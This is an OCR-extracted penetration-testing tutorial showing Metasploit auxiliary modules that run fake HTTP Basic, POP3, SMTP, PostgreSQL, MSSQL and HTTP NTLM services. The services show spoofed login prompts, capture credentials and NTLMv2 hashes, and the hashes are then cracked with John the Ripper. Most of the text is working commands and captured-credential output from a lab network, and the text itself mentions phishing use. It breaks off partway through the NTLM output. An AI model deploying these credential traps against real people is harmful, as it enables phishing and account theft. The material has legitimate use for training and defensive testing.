


```
root@kali:~/Desktop# john _netntlmv2
Using default input encoding: UTF-8
Loaded 8 password hashes with 8 different salts (netnt
Will run 4 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for
Warning: Only 4 candidates buffered for the current sa
Almost done: Processing the remaining buffered candida
Warning: Only 7 candidates buffered for the current sa
Proceeding with wordlist:/usr/share/john/password.lst,
123              (raj)
123              (raj)
123              (raj)
123              (raj)
123              (raj)
123              (raj)
123              (raj)
123              (raj)
```

http_basic


This module responds to all requests for resources with an HTTP 401. This should cause most browsers to prompt for a credential. If the user enters Basic Auth creds they are sent to the console. This may be helpful in some phishing expeditions where it is possible to embed a resource into a page

```
To exploit HTTP (80), you can type
msf5 > use auxiliary/server/capture/ http_basic
msf5 auxiliary(server/capture/ http_basic) > set RedirectURL
www.hackingarticles.in
msf5 auxiliary(server/capture/ http_basic) > set srvhost 192.168.0.102
msf5 auxiliary(server/capture/ http_basic) > set uripath sales
msf5 auxiliary(server/capture/ http_basic) > exploit
```



```
msf5 > use auxiliary/server/capture/http_basic
msf5 auxiliary(server/capture/http_basic) > set RedirectURL www.hackingarticles.in
RedirectURL => www.hackingarticles.in
msf5 auxiliary(server/capture/http_basic) > set srvhost 192.168.0.102
srvhost => 192.168.0.102
msf5 auxiliary(server/capture/http_basic) > set uripath sales
uripath => sales
msf5 auxiliary(server/capture/http_basic) > exploit
[*] Auxiliary module running as background job 0.

[*] Using URL: http://192.168.0.102:80/sales
[*] Server started.
msf5 auxiliary(server/capture/http_basic) >
```

As a result, this module will now generate a spoofed login prompt on the victim's system when they open an HTTP URL.



http://192.168.0.102 is requesting your username and password. The site says: "Secure Site"


User Name: raj

Password: ●●●

It will show the user that the login has failed; nevertheless, the listener will capture the user ID and password.

You see that the ID /Password is

```
raj/123
```




```
[*] Using URL: http://192.168.0.102:80/sales
[*] Server started.
msf5 auxiliary(server/capture/http_basic) > [*] Sending 401 to client 192.168.0.110
[+] HTTP Basic Auth LOGIN 192.168.0.110 "raj:123" / /sales
[*] Redirecting client 192.168.0.110 to www.hackingarticles.in
msf5 auxiliary(server/capture/http_basic) > 
```

POP3

POP3 is a client/server protocol in which the Internet server receives and holds your e-mail at port 110. Additionally, this module provides a fake POP3 service designed to capture authentication credentials.

To achieve this, you can type

```
msf5 > use auxiliary/server/capture/pop3
msf5 auxiliary(server/capture/pop3) > set srvhost 192.168.0.102
msf5 auxiliary(server/capture/pop3) > exploit
```




```
msf5 > use auxiliary/server/capture/pop3
msf5 auxiliary(server/capture/pop3) > set srvhost 192.168.0.102
srvhost ⇒ 192.168.0.102
msf5 auxiliary(server/capture/pop3) > exploit
[*] Auxiliary module running as background job 1.

[*] Started service listener on 192.168.0.102:110
[*] Server started.
```

On doing a Nmap scan with the POP3 port and IP address, you can see that the port is open

```
nmap -p110 <ip address>
telnet 192.168.0.102 110
```


According to the user, it would be a genuine page, he will put his user ID and password.



```
root@kali:~# nmap -p110 192.168.0.102
Starting Nmap 7.80 ( https://nmap.org ) at 2020-07-24 16:21 EDT
Nmap scan report for 192.168.0.102
Host is up (0.000072s latency).

PORT    STATE SERVICE
110/tcp open  pop3

Nmap done: 1 IP address (1 host up) scanned in 0.19 seconds
root@kali:~# telnet 192.168.0.102 110
Trying 192.168.0.102 ...
Connected to 192.168.0.102.
Escape character is '^]'.
+OK
USER raj
+OK
PASS 123
+OK
```

You see that the User /Password captured by the listener is

```
raj/123
```




```
[*] Started service listener on 192.168.0.102:110
[*] Server started.
msf5 auxiliary(server/capture/pop3) > [+] POP3 LOGIN 192.168.0.102:45446 raj / 123
```

SMTP

SMTP stands for Simple Mail Transfer Protocol which is a communication protocol for electronic mail transmission at port 25. This module provides a fake SMTP service that is designed to capture authentication credentials

To achieve this, you can type

```
msf5 > use auxiliary/server/capture/smtp
msf5 auxiliary(server/capture/smtp) > set srvhost 192.168.0.102
msf5 auxiliary(server/capture/smtp) > exploit
```




```
msf5 > use auxiliary/server/capture/smtp
msf5 auxiliary(server/capture/smtp) > set srvhost 192.168.0.102
srvhost ⇒ 192.168.0.102
msf5 auxiliary(server/capture/smtp) > exploit
[*] Auxiliary module running as background job 2.

[*] Started service listener on 192.168.0.102:25
[*] Server started.
```

On doing a Nmap scan with the SMTP port and IP address, you can see that the port is open

```
nmap -p25 <ip address>
telnet 192.168.0.102 25
```


According to the user, it would be a genuine page, he will put his user ID and password.



```
root@kali:~# nmap -p25 192.168.0.102
Starting Nmap 7.80 ( https://nmap.org ) at 2020-07-24 16:24 EDT
Nmap scan report for 192.168.0.102
Host is up (0.000070s latency).

PORT   STATE SERVICE
25/tcp open  smtp

Nmap done: 1 IP address (1 host up) scanned in 0.19 seconds
root@kali:~# telnet 192.168.0.102 25
Trying 192.168.0.102...
Connected to 192.168.0.102.
Escape character is '^]'.
220 SMTP Server Ready
USER raj
503 Server Error
PASS 123
503 Server Error
```

On adding the ID and password, it will show server error to the user, but it will be captured by the listener

```
raj/123
```




```
msf5 auxiliary(server/capture/smtp) > [*] SMTP: 192.168.0.102:42582 Command: USER raj
[*] SMTP: 192.168.0.102:42582 Command: PASS 123
[+] SMTP LOGIN 192.168.0.102:42582  / 123
```

PostgreSQL

Postgresql is an opensource database which is widely available at port 5432. This module provides a fake PostgreSQL service that is designed to capture clear-text authentication credentials.

```
msf5 > use auxiliary/server/capture/postgresql
msf5 auxiliary (server/capture/ postgresql) > set srvhost 192.168.0.102
msf5 auxiliary (server/capture/ postgresql) > exploit
```




```
msf5 > use auxiliary/server/capture/postgresql
msf5 auxiliary(server/capture/postgresql) > set srvhost 192.168.0.102
srvhost => 192.168.0.102
msf5 auxiliary(server/capture/postgresql) > exploit
[*] Auxiliary module running as background job 5.

[*] Started service listener on 192.168.0.102:5432
[*] Server started.
```

On doing a Nmap scan with the PostgreSQL port and IP address, you can see that the port is open

```
nmap -p5432 <ip address>
psql -h 192.168.0.102 -U raj
```


According to the user, it would be a genuine page, he will put his user ID and password



```
root@kali:~# nmap -p5432 192.168.0.102
Starting Nmap 7.80 ( https://nmap.org ) at 2020-07-24 16:29 EDT
Nmap scan report for 192.168.0.102
Host is up (0.000065s latency).

PORT     STATE SERVICE
5432/tcp open  postgresql

Nmap done: 1 IP address (1 host up) scanned in 0.30 seconds
root@kali:~# psql -h 192.168.0.102 -U raj
Password for user raj:
psql: error: could not connect to server: FATAL:  password authentication
root@kali:~#
```

When the user adds their ID and password, it will display a server error; however, the listener will capture the credentials.

```
raj/123
```




```
[*] Started service listener on 192.168.0.102:5432
[*] Server started.
msf5 auxiliary(server/capture/postgresql) > [+] PostgreSQL LOGIN 192.168.0.102:33600 raj / 123 / raj
```

MsSQL

MSSQL is a database management system developed by Microsoft, widely available on port 1433. Furthermore, this module provides a fake MSSQL service designed to capture authentication credentials. It supports both weakly encoded database logins and Windows logins (NTLM).


To achieve this,

```
msf5 > use auxiliary/server/capture/mssql
msf5 auxiliary (server/capture/ mssql) > set srvhost 192.168.0.102
msf5 auxiliary (server/capture/ mssql) > exploit
```



```
msf5 > use auxiliary/server/capture/mssql
msf5 auxiliary(server/capture/mssql) > set srvhost 192.168.0.102
srvhost => 192.168.0.102
msf5 auxiliary(server/capture/mssql) > exploit
[*] Auxiliary module running as background job 6.

[*] Started service listener on 192.168.0.102:1433
```

It will open a fake Microsoft session manager window**.** According to the user, it would be a genuine page, he will put his user ID and password.



Network type: Microsoft SQL Server (TCP/IP)

Hostname / IP: 192.168.0.102

□ Prompt for credentials

□ Use Windows authentication

User: raj

Password: ●●●

Port: 1433


□ Compressed client/server protocol

Databases: Separated by semicolon

Comment:

On adding the ID and password, it will show server error to the user, but it will be captured by the listener

```
User/ID: raj/123
```




```
[*] MSSQL LOGIN 192.168.0.110:59722 raj / 123
```

http_ntlm


The **http_ntlm** capture module tries to quietly catch NTLM challenge hashes over HTTP.

```
msf5 > use auxiliary/server/capture/ http_ntlm
msf5 auxiliary(server/capture/ http_ntlm) > set johnpwfile /root/Desktop
msf5 auxiliary(server/capture/ http_ntlm) > set srvhost 192.168.0.102
msf5 auxiliary(server/capture/ http_ntlm) > set uripath report
msf5 auxiliary(server/capture/ http_ntlm) > exploit
```



```
msf5 > use auxiliary/server/capture/http_ntlm
msf5 auxiliary(server/capture/http_ntlm) > set johnpwfile /root/Desktop/
johnpwfile ⇒ /root/Desktop/
msf5 auxiliary(server/capture/http_ntlm) > set srvhost 192.168.0.102
srvhost ⇒ 192.168.0.102
msf5 auxiliary(server/capture/http_ntlm) > set uripath report
uripath ⇒ report
msf5 auxiliary(server/capture/http_ntlm) > exploit
[*] Auxiliary module running as background job 7.

[*] Using URL: http://192.168.0.102:8080/report
[*] Server started.
```

As a result, this module will now generate a spoofed login prompt on the victim's system when an http URL is opened.




Authentication Required - Mozilla Firefox

http://192.168.0.102:8080 is requesting your username and password.

User Name: raj

Password: •••

It will show the user that the logon failure, but the credentials will be captured by the listener. Here you can see that the listener has captured the user and the domain name. It has also generated an NT hash which can be decrypted with John the ripper




```
NTLMv2 Response Captured from DESKTOP-A0AP0OM
DOMAIN:  USER: raj
LMHASH:Disabled LM_CLIENT_CHALLENGE:Disabled
